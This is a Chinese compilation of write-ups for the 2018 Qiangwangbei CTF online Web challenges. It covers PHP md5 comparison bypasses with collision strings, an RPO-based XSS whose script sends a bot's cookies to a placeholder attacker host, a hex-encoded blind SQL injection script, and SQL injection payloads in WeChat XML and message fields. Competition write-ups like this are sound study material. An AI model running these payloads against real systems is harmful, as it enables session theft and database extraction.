# 2018第二届强网杯线上赛Web

## 题目类型：

| **类型** | **年份** | **难度** |
| --- | --- | --- |
| 官方赛事题 | 2018 | 难 |

# 题目下载：

* 暂无

# 网上公开WP：

* [http://www.cnblogs.com/iamstudy/articles/2th\_qiangwangbei\_ctf\_writeup.html](http://www.cnblogs.com/iamstudy/articles/2th_qiangwangbei_ctf_writeup.html" \t "https://www.ctfwp.com/articals/_blank)
* [https://www.cnblogs.com/iamstudy/articles/2th\_qiangwangbei\_ctf\_writeup.html](https://www.cnblogs.com/iamstudy/articles/2th_qiangwangbei_ctf_writeup.html" \t "https://www.ctfwp.com/articals/_blank)
* [https://xz.aliyun.com/t/2219](https://xz.aliyun.com/t/2219" \t "https://www.ctfwp.com/articals/_blank)
* [http://pupiles.com/qiangwangbei.html](http://pupiles.com/qiangwangbei.html" \t "https://www.ctfwp.com/articals/_blank)

# 本站备份WP：

****感谢作者：l3m0n、FlappyPig、Pupil****

## Web

### web签到

第一层：

复制<!--

if($\_POST['param1']!=$\_POST['param2'] && md5($\_POST['param1'])==md5($\_POST['param2'])){

die("success!");

}-->

这里可以用2个字符串绕过

复制param1=240610708&param2=QNKCDZO

第二层:

复制<!--

if($\_POST['param1']!==$\_POST['param2'] && md5($\_POST['param1'])===md5($\_POST['param2'])){

die("success!");

}-->

使用了强等于，那么使用数组绕过

复制param1[]=1&param2[]=2

使用了强制字符串转化  
一番谷歌后发现这是去年BKPCTF改的一道题  
payload如下:


复制Param1=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%00%a8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%a0%d1%55%5d%83%60%fb%5f%07%fe%a2

Param2=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%02%a8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%a0%d1%d5%5d%83%60%fb%5f%07%fe%a2

注：上述两个字符串其md5加密后密文相同。

### Share your mind

这题必须要写一下自己的踩坑经历，首先进去浏览一下页面功能，有个提交bug页面的地方，还有个可以新建文章的地方

[](https://pupiles-1253357925.cos.ap-chengdu.myqcloud.com/q15.PNG)

最后就是浏览文章(但是只能浏览自己发的文章)，首先想到的就是xss+csrf，新建一个文章引用一段JS然后发给bot，然后ajax请求admin的文章发回来。可是按照这个思路我们发现在新建文章页面我们的

复制<>

被过滤了，所以我们不能直接构造一个js。猜想能不能在report页面里进行xss，但是发现存在过滤，只能像自己网站的地址发起请求，但是”居然”可以绕过!!!!!!,payload:

复制http://39.107.33.96:20000/index.php/report/<script src="xxxxxx.com"></script>

于是无尽的踩坑之旅开始了，首先是bot返回结果没有cookie，一开始也没在意以为设置了httponly,(后来大致明白bot过程了,先check url-未读,然后add\_cookie-已读，这里直接用

复制<script>

标签其实是在add\_cookie之前就返回了所以不带cookie)让他AJAX请求访问admin的文章，代码如下

复制var a = new XMLHttpRequest();

a.open('GET', 'index.php/view/article/1', false);

a.send(null);

b = a.responseText;(new Image()).src = 'http://xxxxx/?flag=' + escape(b);

结果bot返回结果是未登录，然后我就很懵逼，后来给了

复制hint1:phantomjs/2.1.1

结果这提示给了以后我就以为是日bot，各种谷歌找2.1.1的漏洞，一直到下午出了hint2:漏洞点不在report…推翻了一个下午的努力成果。一直到晚上我才想起来index页面有一个

复制../static/js/bootstrap.min.js

的相对路径引用

[](https://pupiles-1253357925.cos.ap-chengdu.myqcloud.com/q12.PNG)


想起来寒假时候看的rpo，关于rpo的原理这里不想赘述了，给个连接

[https://open.appscan.io/article-462.html](https://open.appscan.io/article-462.html" \t "https://www.ctfwp.com/articals/_blank)

这里文章查看页面没有引用DOCTYPE html，所以存在rpo漏洞,新建一个文章,文章title为空(title不为空的时候会添加一个

复制<h1>

标签导致浏览器解析js的时候报错

[](https://pupiles-1253357925.cos.ap-chengdu.myqcloud.com/q13.PNG)


内容输入js代码比如

复制alert(1)

[](https://pupiles-1253357925.cos.ap-chengdu.myqcloud.com/q10.PNG)

然后访问这

复制http://39.107.33.96:20000/index.php/view/article/635/..%2f..%2f..%2f..%2findex.php

[](https://pupiles-1253357925.cos.ap-chengdu.myqcloud.com/q11.PNG)

把635替换成你的文章代码,这里对于服务器来说访问的是

复制http://39.107.33.96:20000/index.php

但是对于浏览器来说他访问的就是

复制http://39.107.33.96:20000/index.php/view/article/635/..%2f..%2f..%2f..%2findex.php

然后这个时候浏览器会发起js请求去请求原本index.php会加载的

复制../static/js/bootstrap.min.js

就是向

复制http://39.107.33.96:20000/index.php/view/article/635/..%2f..%2f..%2f..%2findex.php/../static/js/bootstrap.min.js

相当于

复制http://39.107.33.96:20000/index.php/view/article/635/static/bootstrap.min.js

这里访问的结果和访问

复制http://39.107.33.96:20000/index.php/view/article/635/

也就是你的文章的内容是一样的(不明白的可以自己本地测试)，不同的是浏览器是以js引擎去解析你的文章的，也就是会把你的文章当成一段js去执行。所以这里就可以绕过

复制<>

的过滤执行xss了。

所以我们新建一个文章内容为

复制var a = new XMLHttpRequest();

a.open('GET', 'yourvpsip', false);

a.send(null);

然后用浏览器访问

复制http://39.107.33.96:20000/index.php/view/article/22957/..%2f..%2f..%2f..%2findex.php


然后这里发现居然没有发起请求，查看源码发现是过滤了

复制"

和

复制'

，然后我就自作聪明的用反引号，然后我就陷入了无尽的玄学道路，我发现本地浏览器，vsp就可以收到请求

[](https://pupiles-1253357925.cos.ap-chengdu.myqcloud.com/q6.png)

但是提交给bot就收不到请求，然后我就一直在这里卡了超级长的时间，期间还问了出题人,bot等问题…直到晚上用

复制String.fromCharCode

才解决了这个玄学问题(这个点真心卡了我好久),后面就比较简单了收到请求后发现cookie有提示

联想到国赛的一道读取子目录cookie的题目

[https://www.lorexxar.cn/2017/07/11/guosai2017/](https://www.lorexxar.cn/2017/07/11/guosai2017/" \t "https://www.ctfwp.com/articals/_blank)

脚本拿来改了改就可以get子目录cookie了

复制var iframe = document.createElement("iframe");

iframe.src = "/QWB\_f14g/QWB";

iframe.id = "frame";

document.body.appendChild(iframe);

iframe.onload = function (){

var c = document.getElementById('frame').contentWindow.document.cookie;


var n0t = document.createElement("link");

n0t.setAttribute("rel", "prefetch");

n0t.setAttribute("href", "//xxx/?" + c);


document.head.appendChild(n0t);}


然后把所有引号之间的内容用String.fromcode()编码一下


[](https://pupiles-1253357925.cos.ap-chengdu.myqcloud.com/q7.PNG)

### Three hit

进去后发现功能很少，猜测二次注入，发现username有正则限制，那么测试age，发现必须整数，这里可以用16进制绕过，测试一番后发现是个盲注

[](https://pupiles-1253357925.cos.ap-chengdu.myqcloud.com/q3.PNG)

[](https://pupiles-1253357925.cos.ap-chengdu.myqcloud.com/q.PNG)

[](https://pupiles-1253357925.cos.ap-chengdu.myqcloud.com/q1.PNG)

找了个脚本改了下

复制import requests

import binascii

url\_register = "http://39.107.32.29:10000/index.php?func=register"

url\_login = "http://39.107.32.29:10000/index.php?func=login"

result = '[\*]result:'for i in range(1, 65):

for j in range(32, 127):

age = "1223 or ascii(substr((select flag from flag limit 1),{0},1))={1}#".format(str(i), str(j))

age = binascii.hexlify(bytes(age, 'utf8'))

age = "0x" + str(age, "utf8")

username = "pupiles{0}{1}".format(str(i), str(j))

data = {

"username": username,

"password": "123456",

"age": age

}

while True:

try:

resp1 = requests.post(url=url\_register, data=data, allow\_redirects=False)

break

except Exception as e:

continue

while True:

try:

resp2 = requests.post(url=url\_login, data=data, allow\_redirects=True)

if "<a>123</a>" in resp2.text:

result += chr(j)

print(result)

break

except Exception as e:

continue

盲注跑出flag

### Wechat

[](https://p2.ssl.qhimg.com/t011aefb72d68b8727e.jpg)

出题人给出了公众后后面的地址，查看微信公众号的SDK可以发现可以通过一些xml数据进行发送

复制import requests

url = "http://39.107.33.77/"

content = "Test http://www.baidu.com TEAMKEY icq3be93d38562e68bc0a86368c2d6b2"

data = '''<xml>

<ToUserName><![CDATA[a]]></ToUserName>

<FromUserName><![CDATA[1',(select content from note limit 3,1))--]]></FromUserName>

<CreateTime>1348831860</CreateTime>

<MsgType><![CDATA[text]]></MsgType>

<Content><![CDATA[%s]]></Content>

<MsgId>1234567890123456</MsgId>

<AgentID>1</AgentID></xml>''' % content

print requests.post(url,data=data).content

通过提示存在注入，可以得到以下信息


复制<xml><ToUserName><![CDATA[1',(select content from note limit 3,1))--]]></ToUserName><FromUserName><![CDATA[a]]></FromUserName><CreateTime>1521882365</CreateTime><MsgType><![CDATA[text]]></MsgType><Content><![CDATA[Success!Start Time:You can leave me message here: http://wc.qwb.com:8088/leave\_message.php Over Time:Sat Mar 24 09:06:05 2018]]></Content><MsgId>1234567890123456</MsgId></xml>

绑定host:

复制wc.qwb.com

的ip为


复制39.107.33.77

[](https://p2.ssl.qhimg.com/t01829699aaeba7d22b.jpg)

其中message存在注入，限制的比较严格

复制POST /leave\_message.php HTTP/1.1Host: wc.qwb.com:8088

user=aaaaaaaaaaaaaaa&email=aaaa@qq.com&team=icq3be93d38562e68bc0a86368c2d6b2&message=1'-(sleep(ceil(pi())))-'1&submit=submit

[](https://p3.ssl.qhimg.com/t01f606eef4a3121817.jpg)

比如sleep函数参数里面不能用数字，可以使用

复制pi()

来绕过，另外就是

复制select from

部分。

复制message=12333'-(if(ascii(substring((select@b:=group\_concat(username)from{cl0und.adminuser}),%s,1))like'%s',sleep(pi()),0))-'1

